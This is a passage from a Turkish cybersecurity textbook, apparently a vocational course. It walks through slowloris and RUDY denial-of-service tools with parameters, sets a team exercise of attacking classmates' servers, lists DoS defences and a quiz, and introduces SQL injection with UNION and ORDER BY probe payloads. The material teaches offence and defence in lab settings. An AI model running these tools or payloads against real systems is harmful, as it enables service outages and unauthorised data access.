Görsel 7.20'deki komut kullanılarak yüklenen slowloris "github"dan indirildiğinde bir klasör olarak gelir. Klasörün içine girildiğinde Görsel 7.21'deki ekran ile karşılaşılır. Bu ekranda farenin sağ tuşuna tıklanarak Open in Terminal seçeneği seçilir.



Görsel 7.21: slowloris aracının dosyaları

NOT

Uygulamaya başlamadan önce bir web sunucu servisinin çalışıp çalışmadığından emin olunmalıdır.


Slowloris Aracının Kullanımı

Aşağıdaki işlem adımlarına göre slowloris aracının kullanımını gerçekleştiriniz.

1. Adım: Apache web sunucusunu aktifleştiriniz ve sunucunun çalışmasını kontrol ediniz (Görsel 7.22).


2. Adım: Slowloris aracının olduğu dizine gidiniz.

3. Adım: Görsel 7.22'deki gibi farenin sağ tuşuna tıklayarak Open in Terminal seçeneğini seçiniz.



Görsel 7.22: apache servisini çalıştırma ve durumunu kontrol etme komutları


4. Adım: Görsel 7.23'teki komutu kullanarak bir iç IP'ye atak gerçekleştiriniz.



Görsel 7.23: slowloris komutunun kullanımı

Slowloris komutu parametresiz kullanıldığında 150 soket bağlantısı gerçekleştirir. -s parametresi, soket bağlantı sayısını varsayılan değerinde farklı bir değere ayarlamak için kullanılır. Görsel 7.23'teki -s 500 parametresi ile soket sayısı 500'e ayarlanır.

5. Adım: Apache2 sunucu loglarını inceleyip sayfalarca kayıt oluşturulduğunu görünüz (Görsel 7.24).



Görsel 7.24: apache web sunucu erişim günlükleri

NOT

CTF, siber güvenlik meraklıları tarafından yeteneklerini geliştirmek için oynanan popüler bir bayrak yakalama oyunudur. Dünya çapında büyük CTF turnuvaları düzenlenir.

SIRA SİZDE

1. CTF (Capture The Flag) turnuvası için üç veya dört takım oluşturunuz. Takımlarınızı mavi, kırmızı, sarı takım şeklinde isimlendiriniz.

2. Kendi içinizde tartışarak karşı takımdan bir hedef belirleyiniz. Sosyal mühendislik ile hedefle ilgili bilgileri öğrenebilirsiniz.

3. Seçtiğiniz hedefe slowloris aracını kullanarak takımca birden fazla bilgisayarla ve eş zamanlı atak yapınız.

4. Takımca servislerinizin günlüklerini anlık olarak takip ediniz.

5. İlk erişilemez uyarısını alan "grubu bayrağı ele geçiren" (CTF) olarak belirleyiniz.

6. CTF turnuvasını istediğiniz sayıda düzenleyip puanlandırma sistemi belirleyebilirsiniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ


ÖLÇÜTLER	EVET	HAYIR
1. CTF takımlarını oluşturdu.		
2. Takımlar, karşı takımdan bir hedef belirledi.		
3. Takımlar slowloris aracını kullanarak hedefe atak yaptı.		
4. Takımlar, CTF turnuvasını kazanan takımı belirledi.		

7.2.2. Formları Kullanarak DDoS Atağı

Formları kullanarak DDoS atağı yapmak için kullanılan araçlar başlıklar hâlinde verilmiştir.


7.2.2.1. RUDY (RU-Dead-Yet) Aracı

RUDY aracı, diğer araçlar gibi hızlı istekler ile sunucuyu meşgul etmek yerine uzun form alanları göndererek web sunucusunu hizmet veremez duruma getirmek için kullanılır. İstemci normal bir iletişimde form alanlarına ait bilgileri HTTP Post ile gönderir. Sunucu da form bilgilerini alır ve HTTP yanıt bilgisini gönderir (Görsel 7.25).



Görsel 7.25: Normal HTTP form iletişimi

Atak aracı öncelikle hedef web sayfasındaki form alanlarını tarar. Bir form sayfası bulduğunda normal bir bilgisayar gibi HTTP Post isteği oluşturur. Çok uzun bir post isteği olacağını belirten bir başlık bilgisi gönderir. Sonrasında form verilerini çok küçük paketlere (1 Byte-10 KB arası) böler ve 10 saniyelik rastgele aralıklarla sunucuya gönderir (Görsel 7.26). RUDY aracı paketleri sürekli gönderir. Sunucu yavaş bağlantı hızına sahip bir kullanıcıdan bilgi aldığını zannederek bağlantıyı açık tutar. Böylelikle işlemesi gereken trafik maksimum boyuta çıkar ve normal kullanıcıların istekleri reddedilir.



Görsel 7.26: RUDY aracı ile HTTP form iletişimi

Çok çeşitli dillerde yazılmış RUDY aracı kodları vardır. Bu kodlar kullanılarak veya çeşitli özellikler eklenerek araç geliştirilebilir. Görsel 7.27'deki komut kullanılarak RUDY aracı yüklenir.

```
hknvlkn@hknvlkn: ~/Desktop/DDoS Araçları/rudydos
┌──(hknvlkn㉿hknvlkn)-[~/Desktop/DDoS Araçları/rudydos]
└─$ sudo npm install -g rudyjs                                    243 ✖
npm WARN deprecated har-validator@5.1.5: this library is no longer supported
npm WARN deprecated uuid@3.4.0: Please upgrade  to version 7 or higher.  Older versio
ns may use Math.random() in certain circumstances, which is known to be problematic.
 See https://v8.dev/blog/math-random for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.c
om/request/request/issues/3142

added 70 packages, and audited 71 packages in 8s

2 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
```

Görsel 7.27: rudy aracının kurulumu


4. UYGULAMA

RUDY Aracının Kullanımı

Aşağıdaki işlem adımlarına göre RUDY aracının kullanımını gerçekleştiriniz.


1. Adım: Bir yerel web sunucusunu aktifleştiriniz (Görsel 7.22). Bu uygulama, Apache2 web sunucusu üzerinde yapılmıştır.

2. Adım: Yerel web sunucusuna form sayfaları içeren bir web sitesi ekleyiniz (Görsel 7.28).



Görsel 7.28: Web sunucusunda çalışan web sayfaları

3. Adım: Terminali kullanarak Görsel 7.29'daki komutu yazınız.



Görsel 7.29: rudy aracı çalıştırma komutu ve parametreleri

-rudy: RUDY aracını çalıştırmak için gerekli ana komut

-t: Hedef (Target) IP adresi veya web sitesi (Gerekli bir komuttur.)

-d: Gecikme (Delay), gönderilen her bayt arasındaki bekleme süresi

-n: En fazla bağlantı sayısı (numberOfConnections)

NOT

Değişik dillerde yazılan RUDY araçlarının parametreleri için yardım kılavuzu incelenir. Görsel 7.29'daki komutta kullanılan -d ve -n parametreleri isteğe bağlı olarak yazılır. Sadece -t parametresi zorunludur. Diğer parametreler (-d, -n) kullanılmazsa varsayılan değerler ile atak başlatılır.

SIRA SİZDE

1. Form alanlarına atak yapan Tor's Hammer (Tor'un Çekici) isimli aracı indirerek aracın kurulumunu yapınız.

2. Yerel web sunucunuza bir atak düzenleyerek oluşan trafik hacmini, sitenin ulaşılabilme durumunu raporlayınız.

3. Raporlarınızı arkadaşlarınızla paylaşarak raporların ortak ve farklı yönlerini tespit ediniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ


ÖLÇÜTLER	EVET	HAYIR
1. Tor's Hammer isimli aracı kullandı.		
2. Atak sonucu bilgileri raporladı.		

7.2.3. DoS ve DDoS Ataklarını Önlemek İçin Alınacak Tedbirler

Dos ve DDoS atakları davranış olarak TCP, UDP, ICMP, HTTP gibi protokollerin iletişim kurarken ortaya çıkardığı açıkları kullandıkları için hangi önlem alınırsa alınsın kesin çözüm olmayacaktır. Bu ataklar yasal iletişimi kullanarak isteklerde bulunur fakat bu protokollerdeki açıklar nedeniyle eksik veya fazla paket gönderir ve ve bağlantısı yavaşmış gibi davranır. Unutulmamalıdır ki bu atak türünde yapılan her güvenlik adımı, normal kullanıcıları da ister istemez etkileyecektir. Sunucular sahte paketler ile yasal paketleri ayırt edemez. Bu, güvenlik için hiçbir şey yapılmayacağı anlamına gelmez. İç ağda, dış ağda ve ağ cihazlarında aşağıdaki güvenlik önlemleri alınabilir.

- Saldırı önleme sistemleri (IPS), aynı IP'den art arda gelen istekleri reddedebilir ve zaman aşımına (timeout) göre paketleri düşürebilir. Bu durum, yavaş bağlantısı olan normal kullanıcıları da etkileyecektir fakat iyi bir yöntemdir.

- İnternet servis sağlayıcılarından (ISP) bu atak ile ilgili destek alınabilir. Sahip olduğu teknolojiler gereği atak iç ağa ulaşmadan ISP tarafından önlenebilir.
- Yönlendirici (Router) konfigürasyonunda erişim listeleri (Access List) ile daha kapsamlı kurallar tanımlanabilir.
- Ağda anormal bir trafik sezildiğinde ağ trafiği kara delik (black hole) denilen boş bir IP adresine yönlendirilebilir. Bu durum, ağ trafiğini rahatlatırken gerçek kullanıcıları da olumsuz yönde etkiler.
- DoS savunma sistemleri (DDS) kullanılabilir. DDS, IPS'lerin DoS atakları için oluşturulmuş özel bir versiyonudur. SYN atağı, düşük ve yavaş atak sınıfındaki saldırılar için etkili olabilir.
- Atak araçlarının kullandığı varsayılan parametrelere göre bir güvenlik tedbiri almak faydalı olacaktır. Bu sayede aracın karmaşık kullanımını bilmeyen düşük seviyeli saldırganlardan korunmak mümkündür.
- Bir IP'den gelen bağlantı isteği sayısı sınırlandırılmalı, bağlantı süresi ağın karakteristiğine göre ayarlanmalıdır.
- Saldırı tespit sistemleri (IDS) kullanılarak trafikteki dalgalanmalar tespit edilmeli ve trafik yoğunluklarının önüne geçecek kurallar yazılmalıdır (Görsel 7.30).



Görsel 7.30: Ağ trafiğindeki anormal dalgalanmalar

- Sunucuları yedekli olarak kullanmak kısmi bir çözüm olsa da atak anında işe yarayan bir yöntem değildir.

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki cümlelerde parantez içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) DoS ve DDoS atakları bir sistemin kaynaklarını tüketerek internette ulaşılamaz olması için tasarlanmış saldırılardır.

2. ( ) İletişim protokolleri (TCP, ICMP, HTTP gibi) yeniden yazılarak bu atakların kullandığı yöntemler etkisiz bırakılır.

3. ( ) Dos atak türü ile hedef sunucu servisleri durdurulur ve parolaları ele geçirilir.

4. ( ) DoS ve DDoS atakları sayesinde sistemdeki açıkların farkına varılır ve gerekli önlemler alınır.

5. ( ) En az iki takım CTF turnuvaları ile bayrağı yakalama oyunu oynar ve yetenek ve bilgilerini geliştirir.

B) Aşağıdaki soruları dikkatlice okuyarak doğru seçeneği işaretleyiniz.

6. Aşağıdakilerden hangisi saldırganların Dos/DDoS ataklarını kullanma amacıdır?

A) Hedef bilgisayardan fidye talep etmek
B) Hedef bilgisayarı hizmet veremez duruma getirmek
C) Hedef bilgisayara virüs bulaştırmak
D) Hedef bilgisayarda arka kapı oluşturmak
E) Hedef bilgisayarın kişisel dosyalarını silerek kullanıcıya zarar vermek

7. DoS/DDoS atakları için aşağıdakilerden hangisi <u>söylenemez</u>?

A) Hedefi ulaşılamaz yaparak maddi zarar ve itibar kaybına neden olur.
B) Yasal ağı kullandıkları için bu atakların önlenmesi güçtür.
C) İletişim protokollerindeki açıklardan faydalanılarak atak yapılır.
D) Hedef bilgisayardaki dosyalar şifrelenerek ulaşılamaz yapılır.
E) Birden fazla bilgisayar ile bir hedefe yıkıcı ataklar yapılır.

8. Aşağıdakilerden hangisi DoS/DDoS ataklarını önleme yöntemidir?

A) Zaman aşımı ve erişim listeleri ile ağ cihazlarında kurallar yazmak

B) Atak fark edildiğinde bilgisayarın fişini çekmek

C) Sunucuların yedeklerini alarak kullanmak

D) Tüm bilgisayarlara antivirüs programı kurmak

E) Kullanılmayan portları kapatmak ve saldırganın ulaşmasını engellemek

9. Aşağıdakilerden hangisi bir Dos/DDoS atak çeşidi değildir?

A) Hızlı bir şekilde SYN paketleri göndermek

B) Düşük ve yavaş bağlantı kurmak

C) Cevap beklemeden devamlı TCP iletişimi kurma isteği göndermek

D) Sunucudaki bir açıktan faydalanarak atak gerçekleştirmek

E) Form bilgilerini çok küçük parçalar hâlinde göndermek

10. SYN atağı (SYN taşması) yöntemi ile ilgili aşağıdakilerden hangisi yanlıştır?

A) TCP iletişiminden kaynaklı bir açıktan doğan atak çeşididir.

B) SYN ve ACK paketlerinin karşılıklı olarak transfer edilmemesinden kaynaklanan atak çeşididir.

C) TCP iletişiminin başlamasından sonra yapılan atak çeşididir.

D) Saldırganın SYN ve ACK paketlerini göndermediği atak çeşididir.

E) Atak sonucunda hedefin tüm bağlantı portları dolduğu için kullanıcıya cevap veremez duruma geldiği atak çeşididir.

SQL INJECTION VE MAN IN THE MIDDLE (MITM)

8.
ÖĞRENME BİRİMİ

KONULAR

8.1. SQL INJECTION ATAĞI

8.2. MAN IN THE MIDDLE (MITM) ATAĞI

NELER ÖĞRENECEKSİNİZ?

- SQL sorgularının manipülasyonu
- SQL Injection yapabilen otomatize araçlar
- SQL Injectiondan kaçınma teknikleri
- SQL Injectiona karşı alınacak önlemler
- MITM atağı
- ARP zehirlenmesiyle MITM uygulaması
- Spoofing yöntemleriyle MITM uygulaması

ANAHTAR KELİMELER

ARP zehirlenmesi, MITM, spoofing, SQL, SQL Injection, veri tabanı

1. SQL veri tabanları ve tablo bilgileri oluşturulurken hangi komutlar kullanılır?
2. Saldırganlar SQL Injection ile neyi veya neleri hedefler?
3. MITM hakkında bildikleriniz nelerdir?

8.1. SQL INJECTION ATAĞI

Bilgisayara bilgiler bir şekilde kaydedilmeli ve gerektiğinde o verilere ulaşılabilmelidir. Bu nedenle de veri tabanı denilen kavram ortaya çıkmıştır. Veri tabanı, bilgileri belirli bir formda kaydeder ve kullanıcılar gerektiğinde veri tabanından verilere ulaşır. Bu noktada veri tabanına bilgileri kaydedip geri çağırmak için genellikle SQL dili kullanılır.

SQL Injection, bir saldırgan tarafından uygulamanın veri tabanı sunucusuna yapılan sorgulara müdahale edilip, SQL dilinin özelliklerinden faydalanılarak söz dizimi hatalarının veya özel karakterlerdeki anormal davranışların kullanıldığı zafiyet türüdür. Bu zafiyet kullanılarak normalde yetkisiz kişilerin ulaşamayacağı verilere saldırgan kolaylıkla erişebilir. Verilere erişmekle kalmaz, saldırgan bu verileri manipüle edebilir, değiştirebilir, silebilir veya kaydedebilir. SQL Injection en tehlikeli atak türlerinden biridir. Bu atak bazı durumlarda saldırganın bir arka kapı (backdoor) oluşturmak veya DoS atağı gerçekleştirmek için ilk kullandığı atak türü olabilir. Başarılı bir saldırı sonucunda parolalar, kredi kartı bilgileri, kullanıcı bilgileri gibi hassas verilere yetkisiz kişilerin erişmesi kurbana büyük kayıp verdirecektir. Ayrıca saldırgan bu atakla içeride kalıcı bir arka kapı oluşturabilir ve uzun süre fark edilmeyerek iç ağda olan biteni izleyebilir.

8.1.1. SQL Injection Atak Türleri

SQL Injection atak türleri In-Band, Blind ve Out Of Band ana başlıklarında gruplandırılabilir. Band, bir iletişim kanalının kapasitesidir. Teknik olarak bir istemci, bir sunucuya HTTP paketi gönderdiğinde istemci ile sunucu arasında açılan soketin (band) kapasitesini ifade eder.

1. In-Band SQL Injection (Classic)

Klasik Injection tekniği olarak isimlendirilen In-Band (bant içi) SQL Injection, HTTP Post ve Get isteklerinin aynı iletişim yolu üzerinden gönderilip alındığı atak türüdür. Saldırgan SQL Injection atağını başlatmak, devam ettirmek ve durdurmak için aynı kanal üzerinden iletişim kurar. Bu atağın Erorr Based ve Union Based olmak üzere iki yaygın çeşidi vardır.

a) Error Based SQL Injection

Veri tabanına yazılan çeşitli sorgular ile veri tabanının kasıtlı olarak hata vermesini sağlayan ve

bu hataları kullanarak daha derinlemesine sorgular yazma imkânı veren In-Band atak türüdür. Bu sayede saldırgan, veri tabanının versiyon bilgisi ve tablo adı gibi önemli bilgilere erişebilir. Bir sonraki yazacağı sorgularda bu bilgileri kullanabilir. Ayrıca versiyon bilgisini öğrenmesi durumunda güncel olmayan bir versiyon ise versiyon ile ilgili açıkları, zafiyetleri tespit edebilir.

b) Union Based SQL Injection

Veri tabanına uygulama tarafından gönderilmek istenen sorguya ek yeni sorgular yapmak ve sorgu derinliğini geliştirmek için iki veya daha fazla sorguyu birleştiren, "UNION" anahtar kelimesi ile yapılan SQL Injection atak türüdür. Bu atak türünde en çok dikkat edilmesi gereken nokta, ana sorgudan dönen sütun sayısı ile UNION sorgusu sonucu dönen sütun sayısının eşit olmasıdır.

Ana sorguda kaç sütun döndüğünü tespit etmek için aşağıdaki yöntemler kullanılabilir.

1. Yöntem: ' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
...

2. Yöntem: ' UNION SELECT NULL --
' UNION SELECT NULL NULL --
' UNION SELECT NULL NULL NULL --
...

2. Blind SQL Injection (Inferential)

Saldırgan ile hedef uygulama arasında gerçek herhangi bir veri alışverişinin yapılmadığı bir atak çeşididir. Saldırgan, sunucuya verileri gönderir ve veri tabanının yapısı hakkında daha fazla bilgiye ulaşmak için sunucunun yanıtını ve davranışlarını gözlemler. Saldırgan, sorguların sonucunu göremez veya rastgele bir sorgu göndererek deneme yanılma yoluyla gelen cevaba göre yeni bir strateji oluşturur. Bu nedenle bu atak türü Çıkarımsal (Inferential) veya Kör (Blind) SQL Injection olarak da isimlendirilir.

a) Boolean (True/False) Based SQL Injection

Bu atak türünün adından da anlaşılacağı üzere saldırgan, veri tabanına bir sorgu gönderir ve cevap olarak True (Doğru) veya False (Yanlış) bilgisi geri gelir. Çoğu SQL sorgusu bir koşul içerir. Bu koşul sağlanıyorsa sonuç döner ve kayıtlar görüntülenir fakat bu teknikte saldırgan, uygulamanın hangi koşulu belirttiğini bilmediği için normalde False dönen cevabı True yaparak gerekli veri tabanı kayıtlarına ulaşabilir.

b) Time Based SQL Injection

SQL sorguları genellikle uygulama tarafından eş zamanlı olarak çalışır. İsteğe hemen cevap verilir fakat saldırgan, isteğin belirli bir süre sonra çalışmasını çeşitli komutlarla öteleyebilir. Bu sayede gönderdiği sorgunun çalışıp çalışmadığını test edebilir, veri tabanını bu süre içinde bekleterek cevap vermesini geciktirebilir.

3. Out Of Bant (OOB) SQL Injection

SQL sorguları genelde sunucu ve istemci arasında olur. Bu teknikte saldırgan, sunucuya gönderdiği sorgular ile DNS, HTTP gibi protokol isteklerini sorguya enjekte ederek sunucunun iletişim dışına çıkmasını (Out Of Band) ve başka bilgileri istemesini (DNS isteği gibi) tetikler. Bu tekniğin diğer tekniklerden farkı, saldırganın veri tabanından almak istediği bilgileri aramak için (Error-Based, Union Based), True/False (Boolean Based) sorgusu yazmak yerine sistemdeki verileri HTTP, DNS veya SMB protokolleri üzerinden iletmesidir. Kısaca saldırgan, bilgileri toplamak ve sonuçları görmek için aynı iletişim kanalını kullanmaz. Çok yaygın bir teknik değildir ve veri tabanı sunucusunda aktif çalışan hizmetlere bağlı olarak gerçekleştirilebilir.

NOT

SQL Injection atağı için gerekli kurulumlar önceden yapılmalıdır. SQL Injection atağı yapabilmek için zafiyete sahip bir veri tabanına ihtiyaç duyulur. Bu tür atakların yapılmasına olanak veren çeşitli sanal sistemler vardır. Bu öğrenme biriminde sanal sistemlerden hazır zafiyetlerin yüklü olduğu DVWA (Damn Vulnerable Web Application), kullanıcıların yetenek ve becerilerini eğitim amaçlı olarak kolaydan zora geliştirebilme imkânı veren yazılım kullanılacaktır.

1. UYGULAMA

